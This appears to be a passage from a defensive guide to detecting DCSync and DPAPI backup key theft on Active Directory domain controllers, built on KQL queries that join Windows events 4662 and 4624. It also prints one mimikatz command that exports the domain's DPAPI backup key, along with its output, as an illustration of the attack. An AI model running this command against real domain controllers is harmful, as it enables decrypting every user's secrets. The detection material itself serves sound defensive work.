Event **4662** contains a column called **SubjectLogonId** and it has a value. While event **4624** has a column called **TargetLogonId.** What I've notice is when I look at the **SubjectLogonId** at event **4662** (DCSync). It has the same value that appears to be in event **4624** (**TargetLogonId**)

- Example

If I would run this KQL query.

```
search in (SecurityEvent) "0x46b51cf"
| project SubjectLogonId, TargetLogonId
```

I would get the following results:

Completed. Showing results from the last 24 hours.

SubjectLogonId	TargetLogonId
0x46b51cf	
0x0	0x46b51cf
0x46b51cf	

This means that if I would use the join operator to combine event **4624** & **4662** with each other, but rename the **TargetLogonId** column in event **4624** to "**SubjectLogonId**" – I would get a much more accurate result.

Final KQL query:

```
// DCSync Detection
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
    or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
| project TimeGenerated, Account, Activity, Properties, SubjectLogonId, Computer
| join (
   SecurityEvent
   | where EventID == 4624 and LogonType == 3
   | where Activity == "4624 - An account was successfully logged on."
   | project EventID, LogonType, Activity, TargetLogonId
   | project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
| project TimeGenerated, Account, Computer, Activity, Properties, LogonType
| sort by TimeGenerated desc
```

End result, and as you can see. It only contains one returned result. It is possible to leave out **AccountType == User**, but that could generate small false positives.


- T1003 – Extracting DPAPI Backup Key

A Domain Admin or equivalent is able to extract the DPAPI Backup Key from the Domain Controller, which allows an attacker to use that backup key to decrypt the secrets of every user in the forest.

This is how it looks like when we are executing this attack

```
mimikatz # lsadump::backupkeys /system:IDENTITY-DC.IDENTITY.local /export

Current prefered key:       {835eaf0b-1ced-4d1d-ac32-203eb1a3f034}
  * RSA key
       |Provider name : Microsoft Strong Cryptographic Provider
       |Unique name   :
       |Implementation: CRYPT_IMPL_SOFTWARE ;
       Algorithm      : CALG_RSA_KEYX
       Key size       : 2048 (0x00000800)
       Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ;
CRYPT_WRITE ; CRYPT_MAC ; )
       Exportable key : YES
       Private export : OK - 'ntds_capi_0_835eaf0b-1ced-4d1d-ac32-203eb1a3f034.keyx.rsa.pvk'
       PFX container  : OK - 'ntds_capi_0_835eaf0b-1ced-4d1d-ac32-203eb1a3f034.pfx'
       Export         : OK - 'ntds_capi_0_835eaf0b-1ced-4d1d-ac32-203eb1a3f034.der'
```


Every time when an attacker is extracting the DPAPI Backup Key from the DC. Event 4662 & 4624 is generated, where event 4624 is a Network Logon (3).



If we start with the following KQL query with a specific filter on the ObjectName column with as value ''Policy\\Secrets\\G$BCKUPKEY_PREFERRED"

```
// Extract DPAPI Backup Key from Domain Controller
// Reference: https://github.com/gentilkiwi/mimikatz/wiki/module-~-dpapi
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where ObjectName == "Policy\\Secrets\\G$BCKUPKEY_PREFERRED"
```

We will get the correct the returned results, but it is preferred to also look for event 4624 with logon type 3.



Completed 00:00:01.360 2 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
5/13/2020, 1:06:39.957 PM	IDENTITY\Windows	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,804
5/13/2020, 1:11:00.040 PM	IDENTITY\Tadic	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,804

Similar to DCSync. We have to change the **TargetLogonId** column to **SubjectLogonId** at event 4624, so we could use the join operator to combine those events together.

This will be our final query:

```
// Extract DPAPI Backup Key from Domain Controller
// Reference: https://github.com/gentilkiwi/mimikatz/wiki/module-~-dpapi
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where ObjectName == "Policy\\Secrets\\G$BCKUPKEY_PREFERRED"
| project TimeGenerated, Account, Computer, Activity, SubjectLogonId, Object-
Name, ObjectType
| join (
   SecurityEvent
   | where EventID == 4624 and LogonType == 3
   | project EventID, Account, LogonType, TargetLogonId
   | project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
| project TimeGenerated, Account, Computer, Activity, ObjectName, ObjectType,
LogonType
| sort by TimeGenerated desc
```